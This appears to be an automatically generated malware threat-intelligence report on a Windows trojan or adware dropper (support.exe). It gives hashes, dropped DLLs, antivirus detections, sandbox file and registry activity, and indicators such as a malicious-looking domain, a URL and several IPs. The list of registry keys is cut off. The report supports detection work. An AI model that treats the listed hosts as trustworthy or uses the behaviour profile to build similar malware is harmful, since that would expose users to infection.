silverhack

In this report is documented a large variety of public information of Malware related

Threat Intelligent Analysis


Analysis for MD5 69b389c1c7830bed8ee5777ef56c0fc3

# File Information

General information about the threat that is shared between websites.
Use this to match your suspicious sample and determine if the information
provided by this report is or is not accurate.

|  |  |
| --- | --- |
| MD5 | 69b389c1c7830bed8ee5777ef56c0fc3 |
| SHA1 | 02185367648fec8eb8e33ab91e4b082f3adbf80d |
| First\_seen | Unknow |
| last\_seen | Unknow |
| Filetype | PE32 executable (GUI) Intel 80386, for MS Windows |
| Size | 4806656 bytes |
| Ssdeep | 98304:KJrQy9KGK0m3+uz4FeRbWSKpEJxxNjfxfu6VFfng5xmBNyoYcYW:iZ9Kf/7z4kxWf+bf7fngqfyoBN |

# Graph With data founded




# Analysys Information

The following section presents antivirus detection of the sample being analysed.

## Antivirus detection at Virustotal

VirusTotal scans files using a large number of antiviruses;
this is the breakdown of the results. Go to Annex for VirusTotal complete information.



## Files changes

ThreatExpert detects which files will be created/modified/deleted if running the sample in your machine:

## Dropped Files

* Yara:None matched
* SHA1:329855314c23bfd402132ec7a5564f783054f1e8
* File name:tf00294823.dll
* File Type:PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
* File Size:4105216 bytes
* CRC32:C9F703A4
* Ssdeep:98304:AarbyVyyftlllZwJ3rnkPKXLDaNc8lJPSgUxhYzS2RHpLLYE:YyalZi7Dam8lZFIp2RH9M
* SHA256:1169dd23d4dac9c58ce28a46508161fa5b911e1b4a34922ea62535ab3c557411
* MD5:148ffb1c3b2967745a7e46e8f90cb20c
* Yara:None matched
* SHA1:12959bcbd8c4e40080daf522b3af023527d42142
* File name:AssistantSvc.dll
* File Type:PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
* File Size:183632 bytes
* CRC32:B28D9150
* Ssdeep:3072:N0mj4wKF+pYqgFlLRGAm/wXLN+tv23KmacGcUqE3:N0mDKF+gtJZU5c9E3
* SHA256:4485da3f7143b37ede6b69f800b5b4d97fb26d102f479893d807d4c7bc12ec19
* MD5:9b8fc411e3372de62abfb6ece2a8bab6
* Yara:None matched
* SHA1:da39a3ee5e6b4b0d3255bfef95601890afd80709
* File name:autoexec.bat
* File Type:empty
* File Size:0 bytes
* CRC32:00000000
* Ssdeep:3::
* SHA256:e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855
* MD5:d41d8cd98f00b204e9800998ecf8427e
* Yara:None matched
* SHA1:02185367648fec8eb8e33ab91e4b082f3adbf80d
* File name:support.exe
* File Type:PE32 executable (GUI) Intel 80386, for MS Windows
* File Size:4806656 bytes
* CRC32:C0A6B255
* Ssdeep:98304:KJrQy9KGK0m3+uz4FeRbWSKpEJxxNjfxfu6VFfng5xmBNyoYcYW:iZ9Kf/7z4kxWf+bf7fngqfyoBN
* SHA256:cec89619fc58f2e91f104c2c818cb0c751e40e69b19fe9f04ac91c291f6f8d6f
* MD5:69b389c1c7830bed8ee5777ef56c0fc3

# Domain Reputation

## Reputation for Domain None


**No graphics detected....**

## Reputation for Domain skyprobar.info

**No graphics detected....**

# IP Reputation

## Reputation for IP 162.210.192.21



|  |  |
| --- | --- |
| Reputation List | Status |
| emergingthreat | False |
| martinciber | NotDownload |
| ciarmy | False |
| blocklist | False |
| joxeankoret | False |
| alienvault | True |
| malwarepatrol | False |
| sri | False |
| palevo | False |
| malwaregroup | False |
| rbn | False |
| badguys | False |
| spyeye | False |
| nothink | False |
| rabidmonkey | False |
| blackip | False |
| zeustracker | False |

## Reputation for IP 108.162.198.250

**No graphics detected....**

## Reputation for IP 108.162.199.250

**No graphics detected....**

# Annex VirusTotal

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| Antivirus\_Name | Detection | Version | Result | Update |
| Bkav | True | 1.3.0.4923 | HW32.Stranacty.yyqk | 20140125 |
| MicroWorld-eScan | True | 12.0.250.0 | Adware.Dropper.K | 20140125 |
| nProtect | False | 2014-01-25.01 |  | 20140125 |
| CMC | False | 1.1.0.977 |  | 20140122 |
| CAT-QuickHeal | False | 12.00 |  | 20140125 |
| McAfee | True | 5.600.0.1067 | Generic-FAOD!69B389C1C783 | 20140125 |
| Malwarebytes | True | 1.75.0.1 | Trojan.SProtector | 20140125 |
| K7AntiVirus | True | 9.175.10956 | Trojan ( 004934361 ) | 20140124 |
| K7GW | True | 9.175.10956 | Trojan ( 004934361 ) | 20140124 |
| TheHacker | False | 6.8.0.5.397 |  | 20140124 |
| NANO-Antivirus | False | 0.28.0.57380 |  | 20140125 |
| F-Prot | False | 4.7.1.166 |  | 20140125 |
| Symantec | True | 20131.1.5.61 | Backdoor.Trojan | 20140125 |
| Norman | True | 7.03.02 | Suspicious\_Gen4.FRAOF | 20140125 |
| TotalDefense | False | 37.0.10498 |  | 20140125 |
| TrendMicro-HouseCall | True | 9.700.0.1001 | TROJ\_GEN.R0CBC0PAM14 | 20140125 |
| Avast | True | 8.0.1489.320 | Win32:Malware-gen | 20140125 |
| ClamAV | False | 0.97.3.0 |  | 20140125 |
| Kaspersky | True | 12.0.0.1221 | Trojan.Win32.Agent.aecco | 20140125 |
| BitDefender | True | 7.2.5028.0 | Adware.Dropper.K | 20140125 |
| Agnitum | True | 5.5.1.3 | Trojan.Agent!UsGxMiWO+tw | 20140124 |
| ViRobot | False | 2011.4.7.4223 |  | 20140125 |
| ByteHero | True | 1.0.0.1 | Trojan.Exception.gen.101 | 20140123 |
| Ad-Aware | True | 12.0.163.0 | Adware.Dropper.K | 20140125 |
| Sophos | True | 4.97.0 | Mal/Generic-S | 20140125 |
| Comodo | True | 17671 | UnclassifiedMalware | 20140125 |
| F-Secure | False | 11.0.19100.45 |  | 20140125 |
| DrWeb | False |  |  | 20140125 |
| VIPRE | False | 25786 |  | 20140125 |
| AntiVir | True | 7.11.127.52 | TR/Kazy.316599.1228 | 20140125 |
| TrendMicro | True | 9.740.0.1012 | TROJ\_GEN.R0CBC0PAM14 | 20140125 |
| McAfee-GW-Edition | True | 2013 | Generic-FAOD!69B389C1C783 | 20140125 |
| Emsisoft | True | 3.0.0.596 | Adware.Dropper.K (B) | 20140125 |
| Jiangmin | False | 16.0.100 |  | 20140125 |
| Antiy-AVL | True | 2.0.3.7 | Trojan/Win32.Generic | 20140125 |
| Kingsoft | True | 2013.4.9.267 | Win32.Troj.Agent.(kcloud) | 20130829 |
| Microsoft | False | 1.10201 |  | 20140125 |
| SUPERAntiSpyware | False | 5.6.0.1032 |  | 20140125 |
| GData | True | 24 | Adware.Dropper.K | 20140125 |
| Commtouch | False | 5.4.1.7 |  | 20140125 |
| AhnLab-V3 | False | 2014.01.26.00 |  | 20140125 |
| VBA32 | False | 3.12.24.3 |  | 20140124 |
| Panda | True | 10.0.3.5 | Trj/Genetic.gen | 20140124 |
| ESET-NOD32 | True | 9336 | a variant of Win32/SProtector.D | 20140125 |
| Rising | False | 25.0.0.11 |  | 20140124 |
| Ikarus | True | T3.1.5.6.0 | Trojan.Win32.Agent | 20140125 |
| Fortinet | True | 5.1.147.0 | Riskware/SProtector | 20140125 |
| AVG | True | 13.0.0.3169 | Dropper.Generic\_r.AF | 20140125 |
| Baidu-International | True | 3.5.1.41473 | Trojan.Win32.Agent.AXHC | 20140125 |
| Qihoo-360 | True | 1.0.0.1015 | Win32/Trojan.4ab | 20140123 |

# Annex Xandora

## File Details

* Malware Name: **Unknown**

# Annex CleanMX

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| URL Added | URL | Status | Ipaddress | IP |
| 2014-01-24 | http://support.saveclickersoft.info/ | up | 108.162.198.250 | 108.162.199.250 |

# Annex Malwr

## File Details

* :Download Not shared by the uploader
* Yara:None matched
* SHA1:02185367648fec8eb8e33ab91e4b082f3adbf80d
* File Name:support.exe
* File Type:PE32 executable (GUI) Intel 80386, for MS Windows
* File Size:4806656 bytes
* CRC32:C0A6B255
* Ssdeep:98304:KJrQy9KGK0m3+uz4FeRbWSKpEJxxNjfxfu6VFfng5xmBNyoYcYW:iZ9Kf/7z4kxWf+bf7fngqfyoBN
* SHA256:cec89619fc58f2e91f104c2c818cb0c751e40e69b19fe9f04ac91c291f6f8d6f
* SHA512:fc16bf0159c0b2fdd1a04294a76d0d01193aeb3b078df3995cae35d0110621c56408d1404396c2b3f686c5220eb0b07993581e2eba037b04e846cdc2bb7c1dff
* MD5:69b389c1c7830bed8ee5777ef56c0fc3

## Files

* **C:\DOCUME~1\User\LOCALS~1\Temp\tf00294823.dll**
* **C:\DOCUME~1**
* **C:\DOCUME~1\User**
* **C:\DOCUME~1\User\LOCALS~1**
* **C:\DOCUME~1\User\LOCALS~1\Temp**
* **C:\Device\Tcp6**
* **C:\Device\Tcp**
* **C:\Device\NetBT\_Tcpip\_{B83AF3AB-4FED-45D1-A8B8-9E66F3411813}**
* **C:\**
* **C:\WINDOWS**
* **C:\WINDOWS\system32**
* **C:\WINDOWS\system32\smss.exe**
* **C:\WINDOWS\system32\csrss.exe**
* **C:\WINDOWS\system32\winlogon.exe**
* **C:\WINDOWS\system32\services.exe**
* **C:\WINDOWS\system32\lsass.exe**
* **C:\WINDOWS\system32\svchost.exe**
* **C:\WINDOWS\explorer.exe**
* **C:\WINDOWS\system32\spoolsv.exe**
* **C:\Program Files\Java**
* **C:\Program Files\Java\jre6**
* **C:\Program Files\Java\jre6\bin**
* **C:\Program Files\Java\jre6\bin\jqs.exe**
* **C:\Program Files\Microsoft Office\Office12**
* **C:\WINDOWS\system32\ctfmon.exe**
* **C:\Python27**
* **C:\Python27\pythonw.exe**
* **C:\WINDOWS\system32\alg.exe**
* **C:\DOCUME~1\User\LOCALS~1\Temp\support.exe**
* **C:\Documents and Settings\User\Local Settings\Temp\tf00294823.dll**
* **C:\Documents and Settings\All Users\Application Data\Assistant\Assistant.dll**
* **C:\Documents and Settings**
* **C:\Documents and Settings\All Users**
* **C:\Documents and Settings\All Users\Application Data**
* **C:\Documents and Settings\All Users\Application Data\Assistant**
* **c:\docume~1**
* **c:\docume~1\alluse~1**
* **c:\docume~1\alluse~1\applic~1**
* **c:\docume~1\alluse~1\applic~1\assist~1**
* **c:\docume~1\alluse~1\applic~1\assist~1\assist~1.dll**
* **c:\docume~1\alluse~1\applic~1\assist~1\AssistantSvc.dll**
* **PIPE\lsarpc**
* **C:\Documents and Settings\User\Local Settings\Temporary Internet Files**
* **C:\Documents and Settings\User\Local Settings\History**
* **C:\Documents and Settings\User\Local Settings\Temporary Internet Files\Content.IE5\**
* **C:\Documents and Settings\User\Local Settings\Temporary Internet Files\Content.IE5\index.dat**
* **C:\Documents and Settings\User\Cookies\**
* **C:\Documents and Settings\User\Cookies\index.dat**
* **C:\Documents and Settings\User\Local Settings\History\History.IE5\**
* **C:\Documents and Settings\User\Local Settings\History\History.IE5\index.dat**
* **c:\autoexec.bat**
* **C:\Documents and Settings\User\Local Settings**
* **C:\Documents and Settings\All Users\Application Data\Microsoft\Network\Connections\Pbk\\*.pbk**
* **C:\WINDOWS\system32\Ras\\*.pbk**
* **C:\Documents and Settings\User\Application Data\Microsoft\Network\Connections\Pbk\\*.pbk**
* **c:\docume~1\alluse~1\applic~1\assist~1\AssistantSvc.dll.123.Manifest**
* **C:\WINDOWS\system32\msctfime.ime**

## Registry Keys

* **HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows\**
* **HKEY\_LOCAL\_MACHINE\SOFTWARE\SP\**
* **HKEY\_LOCAL\_MACHINE\SOFTWARE\SProtector\**
* **HKEY\_LOCAL\_MACHINE\SOFTWARE\WebPreserver\**
* **HKEY\_LOCAL\_MACHINE\SOFTWARE\{5F189DF5-2D05-472B-9091-84D9848AE48B}\**
* **HKEY\_LOCAL\_MACHINE\SOFTWARE\{771A53AF-D6BD-4B75-B7C1-D867456B810F}\**
* **HKEY\_LOCAL\_MACHINE\SOFTWARE\{4A0F38A9-FE55-4B89-B73F-E60FDC0F72E9}\**
* **HKEY\_LOCAL\_MACHINE\SOFTWARE\{1146AC44-2F03-4431-B4FD-889BC837521F}\**
* **HKEY\_LOCAL\_MACHINE\SOFTWARE\{B18C20BD-78D5-4391-BA0E-1659E61868A4}\**
* **HKEY\_LOCAL\_MACHINE\SOFTWARE\{4DDA0E6F-5543-440C-BAA2-28BF01070AFA}\**
* **HKEY\_LOCAL\_MACHINE\SOFTWARE\{E9C8031E-4963-4D48-8F87-108A30FFB076}\**
* **HKEY\_LOCAL\_MACHINE\SOFTWARE\{423A0A37-0BF2-4422-9C2E-83EF50FF4269}\**
* **HKEY\_LOCAL\_MACHINE\SOFTWARE\{19CD3583-B687-4FAA-9DB7-A49814B018BF}\**
* **C:\REGISTRY\USER\S-1-5-21-1547161642-507921405-839522115-1004\SOFTWARE\AppDataLow\{5F189DF5-2D05-472B-9091-84D9848AE48B}\\_418c0061\eae10f9d\**
* **C:\REGISTRY\MACHINE\SOFTWARE\{5F189DF5-2D05-472B-9091-84D9848AE48B}\\_418c0061\eae10f9d\**
* **HKEY\_CURRENT\_USER\SOFTWARE\AppDataLow\{5F189DF5-2D05-472B-9091-84D9848AE48B}\\_418c0061\ini\**
* **C:\REGISTRY\USER\S-1-5-21-1547161642-507921405-839522115-1004\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders\**
* **HKEY\_LOCAL\_MACHINE\SOFTWARE\{5F189DF5-2D05-472B-9091-84D9848AE48B}\\_e64a4d03\**
* **HKEY\_CURRENT\_USER\SOFTWARE\AppDataLow\{5F189DF5-2D05-472B-9091-84D9848AE48B}\\_e64a4d03\**
* **C:\REGISTRY\USER\S-1-5-21-1547161642-507921405-839522115-1004\SOFTWARE\AppDataLow\{5F189DF5-2D05-472B-9091-84D9848AE48B}\\_e64a4d03\eae10f9d\**
* **C:\REGISTRY\MACHINE\SOFTWARE\{5F189DF5-2D05-472B-9091-84D9848AE48B}\\_e64a4d03\eae10f9d\**
* **HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters\Interfaces\{B83AF3AB-4FED-45D1-A8B8-9E66F3411813}\**
* **HKEY\_CURRENT\_USER\SOFTWARE\AppDataLow\{5F189DF5-2D05-472B-9091-84D9848AE48B}\\_e64a4d03\eae10f9d\**
* **HKEY\_LOCAL\_MACHINE\SOFTWARE\{5F189DF5-2D05-472B-9091-84D9848AE48B}\\_e64a4d03\eae10f9d\**
* **HKEY\_CURRENT\_USER\SOFTWARE\AppDataLow\{5F189DF5-2D05-472B-9091-84D9848AE48B}\\_e64a4d03\00000000\**
* **HKEY\_LOCAL\_MACHINE\SOFTWARE\{5F189DF5-2D05-472B-9091-84D9848AE48B}\\_e64a4d03\00000000\**
* **HKEY\_LOCAL\_MACHINE\SOFTWARE\{77D46E27-0E41-4478-87A6-AABE6FBCF252}\**
* **HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\{5F189DF5-2D05-472B-9091-84D9848AE48B}{e64a4d03}\**
* **HKEY\_LOCAL\_MACHINE\SOFTWARE\{3A7D3E19-1B79-4E4E-BD96-5467DA2C4EF0}\**
* **C:\Registry\Machine\System\CurrentControlSet\Control\ComputerName\**
* **C:\ActiveComputerName\**
* **HKEY\_LOCAL\_MACHINE\SOFTWARE\Policies\Microsoft\Windows\CurrentVersion\Internet Settings\**
* **HKEY\_CURRENT\_USER\SOFTWARE\Policies\Microsoft\Windows\CurrentVersion\Internet Settings\**
* **HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\**
* **HKEY\_CURRENT\_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\**
* **HKEY\_LOCAL\_MACHINE\Software\Policies\Microsoft\Internet Explorer\Main\FeatureControl\**
* **HKEY\_CURRENT\_USER\Software\Policies\Microsoft\Internet Explorer\Main\FeatureControl\**
* **HKEY\_CURRENT\_USER\Software\Microsoft\Internet Explorer\Main\FeatureControl\**
* **HKEY\_LOCAL\_MACHINE\Software\Microsoft\Internet Explorer\Main\FeatureControl\**
* **HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Cache\**
* **HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\**
* **HKEY\_LOCAL\_MACHINE\System\Setup\**
* **HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders\**
* **HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\**
* **HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders\**
* **HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\\Content\**
* **HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\\Content\**
* **HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Cache\\Paths\**
* **HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Cache\\Paths\\Path1\**
* **HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Cache\\Paths\\Path2\**
* **HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Cache\\Paths\\Path3\**
* **HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Cache\\Paths\\Path4\**
* **HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Cache\\Special Paths\**
* **HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\\Cookies\**
* **HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\\Cookies\**
* **HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\\History\**
* **HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\\History\**
* **HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\\Extensible Cache\**
* **HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\\Extensible Cache\\MSHist012013041020130411\**
* **HKEY\_LOCAL\_MACHINE\Software\Policies\Microsoft\Windows\CurrentVersion\Internet Settings\**
* **HKEY\_LOCAL\_MACHINE\Software\Microsoft\Internet Explorer\Main\FeatureControl\\FEATURE\_AUTOPROXY\_CACHE\_ANAME\_KB921400\**
* **HKEY\_LOCAL\_MACHINE\Software\Microsoft\Internet Explorer\Main\FeatureControl\\FEATURE\_TEMPORARYFILES\_FOR\_NOCACHE\_840387\**
* **HKEY\_LOCAL\_MACHINE\Software\Microsoft\Internet Explorer\Main\FeatureControl\\FEATURE\_TEMPORARYFILES\_FOR\_NOCACHE\_840386\**
* **HKEY\_LOCAL\_MACHINE\Software\Microsoft\Internet Explorer\Main\FeatureControl\\RETRY\_HEADERONLYPOST\_ONCONNECTIONRESET\**
* **HKEY\_LOCAL\_MACHINE\Software\Microsoft\Internet Explorer\Main\FeatureControl\\FEATURE\_CHUNK\_TIMEOUT\_KB914453\**
* **HKEY\_LOCAL\_MACHINE\Software\Microsoft\Internet Explorer\Main\FeatureControl\\FEATURE\_CERT\_TRUST\_VERIFIED\_KB936882\**
* **HKEY\_CURRENT\_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\**
* **HKEY\_LOCAL\_MACHINE\SOFTWARE\Policies\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\**
* **HKEY\_CURRENT\_USER\SOFTWARE\Policies\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\**
* **HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\**
* **HKEY\_LOCAL\_MACHINE\Software\Microsoft\Internet Explorer\Main\FeatureControl\\FEATURE\_BUFFERBREAKING\_818408\**
* **HKEY\_LOCAL\_MACHINE\Software\Microsoft\Internet Explorer\Main\FeatureControl\\FEATURE\_SKIP\_POST\_RETRY\_ON\_INTERNETWRITEFILE\_KB895954\**
* **HKEY\_LOCAL\_MACHINE\Software\Microsoft\Internet Explorer\Main\FeatureControl\\FEATURE\_ENSURE\_FQDN\_FOR\_NEGOTIATE\_KB899417\**
* **HKEY\_LOCAL\_MACHINE\Software\Microsoft\Internet Explorer\Main\FeatureControl\\FEATURE\_HTTP\_DISABLE\_NTLM\_PREAUTH\_IF\_ABORTED\_KB902409\**
* **HKEY\_LOCAL\_MACHINE\Software\Microsoft\Internet Explorer\Main\FeatureControl\\FEATURE\_PERMIT\_CACHE\_FOR\_AUTHENTICATED\_FTP\_KB910274\**
* **HKEY\_LOCAL\_MACHINE\Software\Microsoft\Internet Explorer\Main\FeatureControl\\FEATURE\_WPAD\_STORE\_URL\_AS\_FQDN\_KB903926\**
* **HKEY\_LOCAL\_MACHINE\Software\Microsoft\Internet Explorer\Main\FeatureControl\\FEATURE\_USE\_CNAME\_FOR\_SPN\_KB911149\**
* **HKEY\_LOCAL\_MACHINE\Software\Microsoft\Internet Explorer\Main\FeatureControl\\FEATURE\_KEEP\_CACHE\_INDEX\_OPEN\_KB899342\**
* **HKEY\_LOCAL\_MACHINE\Software\Microsoft\Internet Explorer\Main\FeatureControl\\FEATURE\_WAIT\_TIME\_THREAD\_TERMINATE\_KB886801\**
* **HKEY\_LOCAL\_MACHINE\Software\Microsoft\Internet Explorer\Main\FeatureControl\\FEATURE\_FIX\_CHUNKED\_PROXY\_SCRIPT\_DOWNLOAD\_KB843289\**
* **HKEY\_CURRENT\_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\Http Filters\RPA\**
* **HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\Http Filters\RPA\**
* **HKEY\_LOCAL\_MACHINE\Software\Microsoft\Internet Explorer\Main\FeatureControl\\FEATURE\_INCLUDE\_PORT\_IN\_SPN\_KB908209\**
* **HKEY\_LOCAL\_MACHINE\Software\Microsoft\Internet Explorer\Main\FeatureControl\\FEATURE\_MIME\_HANDLING\**
* **HKEY\_LOCAL\_MACHINE\Software\Microsoft\Internet Explorer\Main\FeatureControl\\FEATURE\_HTTP\_USERNAME\_PASSWORD\_DISABLE\**
* **HKEY\_LOCAL\_MACHINE\Software\Microsoft\Tracing\**
* **HKEY\_LOCAL\_MACHINE\Software\Microsoft\Tracing\RASAPI32\**
* **HKEY\_USERS\S-1-5-21-1547161642-507921405-839522115-1004\**
* **HKEY\_USERS\S-1-5-21-1547161642-507921405-839522115-1004\\Software\Microsoft\windows\CurrentVersion\Internet Settings\**
* **HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders\**
* **HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\ProfileList\**
* **HKEY\_LOCAL\_MACHINE\System\CurrentControlSet\Control\Session Manager\Environment\**
* **HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\**
* **HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\ProfileList\S-1-5-21-1547161642-507921405-839522115-1004\**
* **HKEY\_USERS\S-1-5-21-1547161642-507921405-839522115-1004\\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\**
* **HKEY\_USERS\S-1-5-21-1547161642-507921405-839522115-1004\\Environment\**
* **HKEY\_USERS\S-1-5-21-1547161642-507921405-839522115-1004\\Volatile Environment\**
* **HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders\**
* **HKEY\_USERS\S-1-5-21-1547161642-507921405-839522115-1004\\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders\**
* **HKEY\_USERS\S-1-5-21-1547161642-507921405-839522115-1004\\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders\**
* **HKEY\_USERS\S-1-5-21-1547161642-507921405-839522115-1004\\Software\Microsoft\windows\CurrentVersion\Internet Settings\Connections\**
* **HKEY\_CURRENT\_CONFIG\Software\Microsoft\windows\CurrentVersion\Internet Settings\**
* **HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\\**
* **HKEY\_CURRENT\_USER\Software\Policies\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\\**
* **HKEY\_LOCAL\_MACHINE\Software\Policies\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\\**
* **HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\\\Ranges\\**
* **HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\\**
* **HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\\\0\**
* **HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\\\1\**
* **HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\\\2\**
* **HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\\\3\**
* **HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\\\4\**
* **HKEY\_CURRENT\_USER\Software\Policies\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\\**
* **HKEY\_LOCAL\_MACHINE\Software\Policies\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\\**
* **HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\0\**
* **HKEY\_CURRENT\_USER\Software\Policies\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\0\**
* **HKEY\_LOCAL\_MACHINE\Software\Policies\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\0\**
* **HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\1\**
* **HKEY\_CURRENT\_USER\Software\Policies\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\1\**
* **HKEY\_LOCAL\_MACHINE\Software\Policies\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\1\**
* **HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\2\**
* **HKEY\_CURRENT\_USER\Software\Policies\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\2\**
* **HKEY\_LOCAL\_MACHINE\Software\Policies\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\2\**
* **HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\3\**
* **HKEY\_CURRENT\_USER\Software\Policies\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\3\**
* **HKEY\_LOCAL\_MACHINE\Software\Policies\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\3\**
* **HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\4\**
* **HKEY\_CURRENT\_USER\Software\Policies\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\4\**
* **HKEY\_LOCAL\_MACHINE\Software\Policies\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\4\**
* **HKEY\_CURRENT\_USER\Software\Policies\Microsoft\Windows\CurrentVersion\Internet Settings\Lockdown\_Zones\\**
* **HKEY\_LOCAL\_MACHINE\Software\Policies\Microsoft\Windows\CurrentVersion\Internet Settings\Lockdown\_Zones\\**
* **HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Lockdown\_Zones\\**
* **HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Lockdown\_Zones\0\**
* **HKEY\_CURRENT\_USER\Software\Policies\Microsoft\Windows\CurrentVersion\Internet Settings\Lockdown\_Zones\0\**
* **HKEY\_LOCAL\_MACHINE\Software\Policies\Microsoft\Windows\CurrentVersion\Internet Settings\Lockdown\_Zones\0\**
* **HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Lockdown\_Zones\1\**
* **HKEY\_CURRENT\_USER\Software\Policies\Microsoft\Windows\CurrentVersion\Internet Settings\Lockdown\_Zones\1\**
* **HKEY\_LOCAL\_MACHINE\Software\Policies\Microsoft\Windows\CurrentVersion\Internet Settings\Lockdown\_Zones\1\**
* **HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Lockdown\_Zones\2\**
* **HKEY\_CURRENT\_USER\Software\Policies\Microsoft\Windows\CurrentVersion\Internet Settings\Lockdown\_Zones\2\**
